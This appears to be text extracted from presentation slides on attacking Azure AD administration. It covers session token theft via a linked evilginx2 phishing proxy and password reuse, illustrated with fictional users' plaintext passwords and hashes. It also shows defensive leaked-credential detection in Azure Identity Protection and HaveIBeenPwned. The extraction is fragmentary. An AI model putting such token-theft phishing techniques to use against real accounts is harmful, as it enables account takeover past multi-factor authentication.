

Attacking Cloud Administration: Token Theft



Attacking Cloud Administration: Token Theft



Attacking Cloud Administration: Token Theft



Attacking Cloud Administration: Token Theft

<https://aad.portalazure.com/>

Home > Acme Corporation - Overview

Acme Corporation - Overview

Azure Active Directory

Switch directory

Delete directory

theacme.io

Acme Corporation

Azure AD for Office 365

Sign-ins

To see sign-in data, your organization needs a Premium P1 or P2.

Start a free trial

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.

26 entries since April 20, 2018. [View archive](#)

☒ All services (26)

☐ Identity Security & Protection (8)

☐ 3rd Party Integration (3)

☐ Monitoring & Reporting (5)

☐ Identity Lifecycle Management

New feature

Identity Protection - Identity Security & Protection

June 20, 2019

New riskDetections API for Microsoft Graph (Public preview)

Azure AD Connect sync

Status

Not enabled

Last sync

Sync has never run

Create

User

Guest user

Group

Enterprise application

App registration

Other capabilities

Identity Protection

Privileged Identity Management

Tenant restrictions

Auth



Token



<https://github.com/kgretzky/evilginx2>

<https://aad.portal.azure.com/>

Microsoft Azure

Microsoft

sean@theacmeio.onmicrosoft.com

Approve sign in request

We've sent a notification to your mobile device.

Please respond to continue.

Having trouble?

Sign in another way

More information

Auth



Token

Password Reuse/Replay

Our team is currently looking into reports of stolen passwords. Stay tuned for more.

Reply Retweet Favorite

30f8c8134437da0c0232eeca20bd7992c00bce74:
df272dfef6127aeaecc5c47c7ceed028c39354df:
c886b08ad18cd650b1bc4a7612a0742a2257a41e:
bd01669b5883f24ebe55930efeb098fb5a873d96:
ef60e1915933c7c5abde3cb160f45bf1963e3525:
991db9efcfa06ae837a4d433b6ba2777256e1af8:
4b757d2f8f7036f8119739e4b82bc27875f4a987:
13a7bc6d3d74dcc5533d0a756a7b9bf4f1b46c7d:
a4404ac0b635faa6264658fc960836a308427c90:
546684e9d6d2f217db45229b4fa63c5d51f26729:
54cd6a7aaf905ac2145942f65a03fa7c54cf3ea9:
fb88038b760bc428e4847831aad572339c2e8ecd:
c06bbe76b5dfa96cb8c0351a227f30b8f1a3109a:
a067d0f502613bc845b31c70b6882ae91ed27a2c:

SHA1

112.	Han	Solo	hansolo	LeiaIKnow19!	hansolo@theacme.io
113.	Luke	Skywalker	luceskywalker	TheForce19	luceskywalker@Plus.com

Password Reuse/Replay Detection

Password Hash (of the AD Hash) Sync Enabled: Users with Leaked Credential Report

HavelBeenPwned.com

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

Domain name

Subscribe me ☒

Notification email


Security			
	Overview (Preview)		
	Identity Secure Score		
	Conditional Access		
	MFA		
	Users flagged for risk		
	Risk events		
	Authentication methods		

RISK LEVEL	DETECTION TYPE	RISK EVENT TYPE	RISK EVENTS CLOSED
High	Offline	Users with leaked credentials ⓘ	2 of 2


